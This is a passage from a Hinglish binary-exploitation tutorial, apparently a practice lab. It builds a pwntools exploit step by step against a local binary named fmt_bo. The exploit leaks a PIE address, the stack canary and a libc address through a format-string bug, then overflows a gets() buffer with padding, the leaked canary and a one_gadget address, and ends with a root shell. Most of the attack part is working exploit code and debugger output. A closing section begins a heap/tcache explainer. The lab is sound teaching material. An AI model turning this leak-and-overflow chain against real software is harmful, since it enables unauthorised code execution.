Containing mapping:
0x562a4bb3b000 0x562a4bb3c000 r-xp 1000 1000 /root/yt/pwn/publish/Fmt_B
0/fmt_bo

Offset information:
Starting Address          Offset
Mapped Area 0x562a4bb3b0c0 = 0x562a4bb3b000 + 0xc0
File (Base) 0x562a4bb3b0c0 = 0x562a4bb3a000 + 0x10c0
File (Segment) 0x562a4bb3b0c0 = 0x562a4bb3b000 + 0xc0
File (Disk) 0x562a4bb3b0c0 = /root/yt/pwn/publish/Fmt_B0/fmt_bo + 0x10c0

Containing ELF sections:
.text 0x562a4bb3b0c0 = 0x562a4bb3b0c0 + 0x0
pwndbg>

```

Upar first address starting **address** aur dusra **offset** hai aur hum jaise hi jo address leak ho rha hai usme se ye **offset** minus krenge to **PIE** ka **address** mil jayega har bar.

Hum yha pr **vmmmap** ki help se bhi dekh skte hai.

```

pwndbg> vmmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x562a4bb3a000 0x562a4bb3b000 r--p 1000 0 /root/yt/pwn/publish/Fmt_B
0/fmt_bo
0x562a4bb3b000 0x562a4bb3c000 r-xp 1000 1000 /root/yt/pwn/publish/Fmt_B
0/fmt_bo
0x562a4bb3c000 0x562a4bb3d000 r--p 1000 2000 /root/yt/pwn/publish/Fmt_B
0/fmt_bo
0x562a4bb3d000 0x562a4bb3e000 r--p 1000 2000 /root/yt/pwn/publish/Fmt_B
0/fmt_bo
0x562a4bb3e000 0x562a4bb3f000 rw-p 1000 3000 /root/yt/pwn/publish/Fmt_B
0/fmt_bo
0x562a4da5f000 0x562a4da80000 rw-p 21000 0 [heap]
0x7f76d9900000 0x7f76d9922000 r--p 22000 0 /usr/lib/x86_64-linux-gnu/
libc-2.31.so
0x7f76d9922000 0x7f76d9a9a000 r-xp 178000 22000 /usr/lib/x86_64-linux-gnu/

```

Yha pr jitna rectangular area hai wahan tk ka address humari file hai.

Ab hum **libc** ka **address** check krte hai.

```
pwndbg> r
Starting program: /root/yt/pwn/publish/Fmt_B0/fmt_bo
Enter String - %21$p.%23$p.%25$p
0x562a4bb3b0c0.0x3097fe04f0b66a00.0x7f76d9924083[
Enter Data - ^C
Program received signal SIGINT, Interrupt.
0x00007f76d9a0dfd2 in __GI___libc_read (fd=0, buf=0x562a4da5f6b0, nb=
```

```
pwndbg> xinfo 0x7f76d9924083
```

```
ld-2.31.so
0x7f76d9b34000 0x7f76d9b35000 rw-p 1000 0 [anon_7f76d9b34]
0x7ffd04b9e000 0x7ffd04bbf000 rw-p 21000 0 [stack]
0x7ffd04bdd000 0x7ffd04be1000 r--p 4000 0 [vvar]
0x7ffd04be1000 0x7ffd04be3000 r-xp 2000 0 [vdso]
0xffffffffffff600000 0xffffffffffff601000 --xp 1000 0 [vsyscall]
pwndbg> xinfo 0x7f76d9924083
Extended information for virtual address 0x7f76d9924083:

Containing mapping:
0x7f76d9922000 0x7f76d9a9a000 r-xp 178000 22000 /usr/lib/x86_64-linux-gnu/
libc-2.31.so[

Offset information:
Mapped Area 0x7f76d9924083 = 0x7f76d9922000 + 0x2083
File (Base) 0x7f76d9924083 = 0x7f76d9900000 + 0x24083
File (Segment) 0x7f76d9924083 = 0x7f76d9922000 + 0x2083
File (Disk) 0x7f76d9924083 = /usr/lib/x86_64-linux-gnu/libc-2.31.so + 0x2408
3

Containing ELF sections:
.text 0x7f76d9924083 = 0x7f76d9922630 + 0x1a53
pwndbg> ]
```

Hum yha pr containing area dekh lete hai jo ki **libc** ka hi hai. hume ye sahi mil gaya.

Ab hum leak karate hai **21, 23, 25** aur iske liye **exploit** likhte hai.

```

#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

elf = context.binary = ELF('./fmt_bo')

io = process()
payload = f'%21$p.%23$p.%25$p'.encode()
io.sendline(payload)
print(io.recvline())
io.sendline(b'aaaa')
~
```

Ise run krte hai.

```

→ Fmt_BO python3 exploit.py
b'Enter String - \x00\x58a3f8b80c0.\x00\xec\x25\x26\x1c\x1d\x83\x74\x00.\x00\x7f\xcb\x26\x6a\x00\x83\n'
→ Fmt_BO
```

Aur yha pr hume ek line me mil gaya. Ab hume isme se filter krke apne addresses ko nikalna hai.

```

#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

elf = context.binary = ELF('./fmt_bo')

io = process()
payload = f'%21$p.%23$p.%25$p'.encode()
io.sendline(payload)
leaks = io.recvline().split(b' - ')[1]
print(leaks)
io.sendline(b'aaaa')
~
```

Yha pr humne '-' ke base pr hume output ko split krte hai. [0] ko chhadkr index [1] ko print krenge jisme humare address hai.

## Output

```
→ Fmt_BO python3 exploit.py
b'0x55c90b56a0c0.0xa5036a9c5ce12c00.0x7f62497eb083\n'
→ Fmt_BO █
```

Ab hum new line ko nikalkr . ke base pr in address ko le skte hai.

```
#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

elf = context.binary = ELF('./fmt_bo')

io = process()
payload = f'%21$p.%23$p.%25$p'.encode()
io.sendline(payload)      To remove new Line
leaks = io.recvline(keepends=False).split(b' - ')[1]
pie_leak = int(leaks.split(b'.')[0],16)      First address
canary = int(leaks.split(b'.')[1],16)      Second address
libc_leak = int(leaks.split(b'.')[2],16)      Third address

print(pie_leak, canary, libc_leak)
io.sendline(b'aaaa')
~
```

## Output

```
→ Fmt_BO python3 exploit.py
93867866611904 38007268826260992 140396626444419
→ Fmt_BO █
```

Yha pr hume humare teeno **addresses** mil chuke hai.

Ab hume krna hai aage ka attack plan taki hum buffer overflow exploit kr paye. Buffer overflow ke liye hume kya chahiye ek cyclic pattern kitne pr overflow kr pate hai aur hum one gadget ka use karenge taki jldi se shell mil jaye.

```
#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

elf = context.binary = ELF('./fmt_bo')

io = process()
payload = f'%21$p.%23$p.%25$p'.encode()
io.sendline(payload)
leaks = io.recvline(keepends=False).split(b' - ')[1]
pie_leak = int(leaks.split(b'.')[0],16)
canary = int(leaks.split(b'.')[1],16)
libc_leak = int(leaks.split(b'.')[2],16)

payload = cyclic() + one_gadget

io.sendline(b'aaaa')
~
```

To **one gadget** ka **address** nikalne ke liye hume **libc** ka **base address** chahiye hoga.

To hum sabse phle **libc** ka **base address** nikal lete hai. uske liye **offset** chahiye jise nikal late hai **gdb** se.

Aur **cyclic** ke liye **offset** chahiye ki kitne pr **overflow** ho rha hai.

To hum binary ko **gdb** me open kr lete hai.

```
→ Fmt_BO gdb ./fmt_bo
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./fmt_bo...
(No debugging symbols found in ./fmt_bo)
pwndbg> █
```

Ab hum **libc** ka **offset** nikal lete hai. **libc** ka **base address** nikalne ke liye hume kitna offset ko minus krna pdega.

Yha hum same value ko leak karate hai jo ki 25<sup>th</sup> number pr.

```
pwndbg> r
Starting program: /root/yt/pwn/publish/Fmt_BO/fmt_bo
Enter String - %25$p
0x7f2c1f0b9083
Enter Data - █
```

Yha **libc** ka **address** leak ho gya. Isko hum check krte hai ki iska **offset** kya aa rha hai kitna dur hai ye **libc** ke starting se utna minus kr denge apne leak me se to hume **base address** mil jayega.

**Ctrl + c** se cancel karenge.

```

pwndbg> xinfo 0x7f2c1f0b9083
Extended information for virtual address 0x7f2c1f0b9083:

Containing mapping:
0x7f2c1f0b7000      0x7f2c1f22f000 r-xp    178000 22000   /usr/lib/x86_64-linux-gnu/
libc-2.31.so

Offset information:
Mapped Area 0x7f2c1f0b9083 = 0x7f2c1f0b7000 + 0x2083
File (Base) 0x7f2c1f0b9083 = 0x7f2c1f095000 + 0x24083
File (Segment) 0x7f2c1f0b9083 = 0x7f2c1f0b7000 + 0x2083
File (Disk) 0x7f2c1f0b9083 = /usr/lib/x86_64-linux-gnu/libc-2.31.so + 0x2408
3

Containing ELF sections:
.text 0x7f2c1f0b9083 = 0x7f2c1f0b7630 + 0x1a53
pwndbg>

```

To yha pr hume **offset** mil gya hai ise hum copy kr lenge. Aur apne exploit me add kr lete hai.

```

#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

elf = context.binary = ELF('./fmt_bo')

io = process()
payload = f'%21$p.%23$p.%25$p'.encode()
io.sendline(payload)
leaks = io.recvline(keepends=False).split(b' - ')[1]
pie_leak = int(leaks.split(b'.')[0],16)
canary = int(leaks.split(b'.')[1],16)
libc_leak = int(leaks.split(b'.')[2],16)
libc_base = libc_leak - 0x24083
payload = cyclic() + pack(libc_base + one_gadget)

io.sendline(b'aaaa')
~
```

Ab hume **one gadget** ki value nikalna hai aur **cyclic pattern** ka **offset** nikalna hai.

```
→ Fmt_BO one_gadget /lib/x86_64-linux-gnu/libc.so.6
```

```

→ Fmt_BO one_gadget /lib/x86_64-linux-gnu/libc.so.6
0xe3afe execve("/bin/sh", r15, r12)
constraints:
[r15] == NULL || r15 == NULL
[r12] == NULL || r12 == NULL

0xe3b01 execve("/bin/sh", r15, rdx)
constraints:
[r15] == NULL || r15 == NULL
[rdx] == NULL || rdx == NULL

0xe3b04 execve("/bin/sh", rsi, rdx)
constraints:
[rsi] == NULL || rsi == NULL
[rdx] == NULL || rdx == NULL
→ Fmt_BO █

```

Yha pr hume **3 one gadget** mil gye hai. hum sbse phla use karenge.

```

#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

elf = context.binary = ELF('./fmt_bo')

io = process()
payload = f'%21$p.%23$p.%25$p'.encode()
io.sendline(payload)
leaks = io.recvline(keepends=False).split(b' - ')[1]
pie_leak = int(leaks.split(b'.')[0],16)
canary = int(leaks.split(b'.')[1],16)
libc_leak = int(leaks.split(b'.')[2],16)
libc_base = libc_leak - 0x24083
one_gadget = 0xe3afe
payload = cyclic() + pack(libc_base + one_gadget)

io.sendline(b'aaaa')
~
```

Ye bhi ho gya Ab hume bs offset nikalna hai ki kitne pr **overflow** ho rha hai fir humara kam ho jayega.

```
→ Fmt_BO gdb ./fmt_bo
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
I
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./fmt_bo...
(No debugging symbols found in ./fmt_bo)
pwndbg> █
```

Jb **canary enabled** rhti hai to **offset** nikalne ka tarika badal jata hai normal tarike se.

To sabse phle hume us function ko disassemble krna hota hai jisme vulnerable **gets** function use hua hai. yha pr jaise ki **main** function.

```
pwndbg> disassemble main █
```

```

0x00000000000011e3 <+58>:    mov    esi,0x63
0x00000000000011e8 <+63>:    mov    rdi,rax
0x00000000000011eb <+66>:    call   0x10a0 <fgets@plt>
0x00000000000011f0 <+71>:    lea    rax,[rbp-0x70]
0x00000000000011f4 <+75>:    mov    rdi,rax
0x00000000000011f7 <+78>:    mov    eax,0x0
0x00000000000011fc <+83>:    call   0x1090 <printf@plt>
0x0000000000001201 <+88>:    lea    rdi,[rip+0xe0c]      # 0x2014
0x0000000000001208 <+95>:    mov    eax,0x0
0x000000000000120d <+100>:   call   0x1090 <printf@plt>
0x0000000000001212 <+105>:   lea    rax,[rbp-0x90]
0x0000000000001219 <+112>:   mov    rdi,rax
0x000000000000121c <+115>:   mov    eax,0x0
0x0000000000001221 <+120>:   call   0x10b0 <gets@plt>
0x0000000000001226 <+125>:   mov    eax,0x0
0x000000000000122b <+130>:   mov    rcx,QWORD PTR [rbp-0x8]
0x000000000000122f <+134>:   xor    rcx,QWORD PTR fs:0x28
0x0000000000001238 <+143>:   je    0x123f <main+150>
0x000000000000123a <+145>:   call   0x1080 <__stack_chk_fail@plt>
0x000000000000123f <+150>:   leave
0x0000000000001240 <+151>:   ret
End of assembler dump.
pwndbg> b *

```

Yha pr `__stack_chk_fail@plt` se upar ek `xor` milega is pr breakpoint laga lena hai. Iekin **breakpoint** kaise lagayenge jaisa ki jb **PIE enabled** hota hai to hum **address** ka use to le nhi skte hai.

To iske liye hum kuchh is tarah se lagate hai.

```

0x0000000000001221 <+120>:   call   0x10b0 <gets@plt>
0x0000000000001226 <+125>:   mov    eax,0x0
0x000000000000122b <+130>:   mov    rcx,QWORD PTR [rbp-0x8]
0x000000000000122f <+134>:   xor    rcx,QWORD PTR fs:0x28
0x0000000000001238 <+143>:   je    0x123f <main+150>
0x000000000000123a <+145>:   call   0x1080 <__stack_chk_fail@plt>
0x000000000000123f <+150>:   leave
0x0000000000001240 <+151>:   ret
End of assembler dump.
pwndbg> b *main+134
Breakpoint 1 at 0x122f
pwndbg> 

```

Ab hum cyclic pattern generate kr lete hai.

```

pwndbg> cyclic 300
aaaabaaacaaadaaaeeaaafaaagaaaahaaaiaajaaakaalaaamaaaanaaaaoaaapaaaqaaaraaaasaataaaauuaav
aaawaaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboabpaabqaabra
absaabtaabuaabvaabwaabxaabyaabzaacbaccacdaaceaacfaacgaachaaciaacjaaackaaclaacmaacnaa
coaaccpaaccqaacraacsactaacuaacvaacwaacxaacyaac
pwndbg> r

```

Iske bad run krte hai. aur “**Enter Data**” me hum apna **cyclic pattern** paste kr dete hai. aur enter press krte hai.

```
pwndbg> r
Starting program: /root/yt/pwn/publish/Fmt_B0/fmt_bo
Enter String - ABCDEF
ABCDEF
Enter Data - aaaabaaaacaaadaaaeaaafaaagaaaahaaaiaajaaakaaalaaamaanaaoaaapaaaqaaaraaa
saaataaaauuaavaaawaaxaaayaayaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaabo
aabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaceaacfaacgachaaciaacjaaacka
aclaacmaacnaacoacpaacqaaacracsactaacuacvaacwaacxaacyaac

Breakpoint 1, 0x00005618a758822f in main ()
```

Ab hum xor wale line pr aate hai.

```
RBP 0x7ffe9f4e23d0 ← 'laabmaabnaaboabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaac
baaccaacdaaceaacfaacgaachaaciaacjaaackaaclaacmaacnaacoacpaacqaaacracsactaacuacvaacw
aacxaacyaac'
RSP 0x7ffe9f4e2340 ← 0x6161616261616161 ('aaaabaaa')
RIP 0x5618a758822f (main+134) ← xor rcx, qword ptr fs:[0x28] /* 'dH3\x0c%(' */
[ DISASM ]
► 0x5618a758822f <main+134> xor rcx, qword ptr fs:[0x28]
0x5618a7588238 <main+143> je main+150 <main+150>
↓
0x5618a758823f <main+150> leave
0x5618a7588240 <main+151> ret
```

To ye **xor** kya kr rha hota hai to yhi **xor** check kr rha hota hai ki jo **canary** hai wo same hai ki nhi. Isne ek jagah pr **canary** ko store kr rkha hota hai jise hum change nhi kr skte hai. aur ek **canary** ki value ye **stack** pr rkhi hoti hai. agar ye jo value hai jo stack ke upar rkhi hai **rcx** jiske andar value ja chuki hai. wo badal gyi hogi to ye use bta dega ki badal gyi hai to ye **call** kr dega us **\_\_stack\_check** function ko wo program ko exit kr dega.

To hum kya kam krenge is **rcx** wale value ko lenge. Jo iske andar hai '**jaab**' iska nikal lenge value. Yha pr first **4** ka hi nikalte hai.

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA  
[ REGISTERS ]

RAX	0x0
RBX	0x5618a7588250 (_libc_csu_init) ← endbr64
RCX	0x6261616b6261616a ('jaabkaab')
RDX	0x0
RDI	0x7fdb21d1b7f0 (_IO_stdfile_0_lock) ← 0x0
RSI	0x5618a7fe86b1 ← 0x6361616162616161 ('aaabaaac')
R8	0x7ffe9f4e2340 ← 0x6161616261616161 ('aaaabaaa')
R9	0x7ffe9f4e2340 ← 0x6161616261616161 ('aaaabaaa')
R10	0x5618a7589014 ← 'Enter Data - '
R11	0x7ffe9f4e244c ← 'raacsactaacuaacvaacwaacxaacyaac'
R12	0x5618a75880c0 (_start) ← endbr64
R13	0x7ffe9f4e24c0 ← 0x1
R14	0x0
R15	0x0
RBП	0x7ffe9f4e23d0 ← 'laabmaabnaaboaabqaabraabsaabtaabuaabvaabwaab'

```
pwndbg> cyclic -l jaab
136
pwndbg>
```

To yha pr **136** mila hai means **136** ke bad hum jo bhi likhenge wo **canary** me jayega.

To yha pr hum **136 cyclic pattern** denge uske bad **canary** ki value jo humne **leak** karayi hai use denge taki **canary** na badale to **rcx** me sahi **canary** jayegi to **stack\_check** function call nhi hoga aur hum **return** pr aayenge wahan se hum **one gadget** ko call kr skte hai.

```

#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

elf = context.binary = ELF('./fmt_bo')

io = process()
payload = f'%21$p.%23$p.%25$p'.encode()
io.sendline(payload)
leaks = io.recvline(keepends=False).split(b' - ')[1]
pie_leak = int(leaks.split(b'.')[0],16)
canary = int(leaks.split(b'.')[1],16)
libc_leak = int(leaks.split(b'.')[2],16)
libc_base = libc_leak - 0x24083
one_gadget = 0xe3afe
payload = cyclic(136) + pack(canary) + pack(0) + pack(libc_base + one_gadget)

io.sendline(payload)
io.interactive()
~
```

To yha pr humne cyclic me **136** bhejenge uske bad yha hume canary bhejni pdegi. kyoki hum kuchh bhi bhejenge wo **rcx** ke andar jayega canary bnkr. To yha pr hum canary bhej denge jo humne leak karaya format string vulnerability ki help se.

Ek chij dhyan dena hogya ki canary ke just bad hum apna return address nhi bhej skte hai. canary aur return address ke beech hamesha ek **rbp** ki value (saved rbp ki value) rhti hai. to iske jagah pr hum **0** ko **pack** krke bhej denge. aur jo **canary** aur **return address** hai uske beech me **8 bytes** ka gap rhta hai. to iske jagah pr humne **0** ko **pack** krke bhej diya koi frk nhi pdta hai.

Iske bad hum jo bhi denge wo **return address** pr jayega jo ki humne de diya **one gadget**.

One gadget ke liye hume libc ka base address chahiye tha jo ki humne leak se nikal liya aur minus kr liya offset.

Ab yha pr waise to humne PIE ka address bhi nikala tha hum iske help se PIE ko bhi bypass kr skte hai offset nikal kr jaise humne libc ke sath kiya same hum base address nikal skte hai PIE ka uske bad hum ret2plt technique ka use kr skte hai.

To yha pr humne sare protection ko bypass kr diya hai aur bahut simple sa exploit bna Ab hum ise run krke dekhte hai.

→ **Fmt\_BO** python3 exploit.py

```
→ Fmt_BO python3 exploit.py
$ id
Traceback (most recent call last):
  File "/usr/local/lib/python3.8/dist-packages/pwnlib/tubes/process.py", line 746, in
    close
      fd.close()
BrokenPipeError: [Errno 32] Broken pipe
→ Fmt_BO
```

Yha pr hume shell nhi mila ab aise case me jb aapko lge ki aapne sb kuchh sahi kiya to aisa ho skta hai ki jo **one gadget** humne nikal ho wo kam n kr rha ho to hum dusre **one gadget** ko try krke dekh skte hai.

```
→ Fmt_BO one_gadget /lib/x86_64-linux-gnu/libc.so.6
0xe3afe execve("/bin/sh", r15, r12)
constraints:
  [r15] == NULL || r15 == NULL
  [r12] == NULL || r12 == NULL

0xe3b01 execve("/bin/sh", r15, rdx)
constraints:
  [r15] == NULL || r15 == NULL
  [rdx] == NULL || rdx == NULL

0xe3b04 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL
  [rdx] == NULL || rdx == NULL
→ Fmt_BO
```

Yha hum **2<sup>nd</sup> one gadget** try krte hai. agar teeno **one gadget** kam n kre to hume ek bar **exploit** ko recheck krna hoga. kabhi-2 aisa bhi ho skta hai ki ye jo execve run kr rha ho to ye jo constraints hai ye satisfied n ho rhe ho. Means **r15** and **r12** null n ho to aisa hota hai.

```

#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

elf = context.binary = ELF('./fmt_bo')

io = process()
payload = f'%21$p.%23$p.%25$p'.encode()
io.sendline(payload)
leaks = io.recvline(keepends=False).split(b' - ')[1]
pie_leak = int(leaks.split(b'.')[0],16)
canary = int(leaks.split(b'.')[1],16)
libc_leak = int(leaks.split(b'.')[2],16)
libc_base = libc_leak - 0x24083
one_gadget = 0xe3b01
payload = cyclic(136) + pack(canary) + pack(0) + pack(libc_base + one_gadget)

io.sendline(payload)
io.interactive()
~
```

Ise fir se run krte hai.

```

→ Fmt_BO python3 exploit.py
$ id
uid=0(root) gid=0(root) groups=0(root)
$
```

Aur hume is bar **shell** mil gya hai.

#####
#####

## Understanding Heap || Malloc || Free || Tcache ||

Is tutorial me hume **heap** aur iska structure **tcache** smjhenge.

So, what is Heap and it's structure tcache?

So, **heap** bhi **stack** ki hi tarah memory location hota hai. jaise ki **stack** ke andar hum apne **variables** aur data ko store kr skte hai uske andar **return address** bhi hota hai kafi aur bhi process ki chije hoti hai stack ke andar **environment variables** ho gye.

Theek waise hi **Heap** bhi ek normal sa **storage** hai jiske andar hum apne marji se data store kra skte hai stack se kafi bda hota hai **Heap** . jb hume bda data store karana hota hai to hum Heap ka use lete hai.


Ab heap jo hota hai wo stack se kafi jyada comparatively simple hota hai. stack bahut sari chije ke use hota ho rha hota hai. stack me bahut overhead hai. stack ke andar hi return address, rbp, global variable, local variable sb kuchh stack ke andar save ho rha hota hai.

Heap me aisa nhi hai heap isse bahut jyada simple hai. sbse phle kya hota hai ki jb ek process start hota hai to use ek storage mil jati hai jiske andar wo sb kuchh store kr skta hai. Heap aisa nhi hai jb tk ek programmer kahega nhi ki hume kuchh heap me store krna hai. tb tk process ke andar heap hota hi nhi hai. heap koi location hoti hi nhi hai tb tk hum khud se bolte hi nhi hai mere is data ko heap ke andar store krna hai iske mere ko stack ke andar nhi store krna hai. hume specially batana pdta hai malloc function hum use krte hai. us function ke help se batana pdta hai ki is data ko heap ke andar store karo. Jb tk bataoge nhi tb tk wo data stack ke andar hi jayega.


Agar hum heap ka use le hi nhi rhe ek process ke andar aapne kahi malloc ka use liya hi nhi hai to us process ke liye heap kabhi bnta hi nhi hai.

To heap ek normal sa storage hai jb hume kuchh store krna ho to tabhi bnta hai. aur heap ke andar data ko store kr skte hai. aur heap ke andar koi extra data nhi hota hai jo hum data batayenge wahi data jata hai.

Ok, let's say ye ek heap hai.



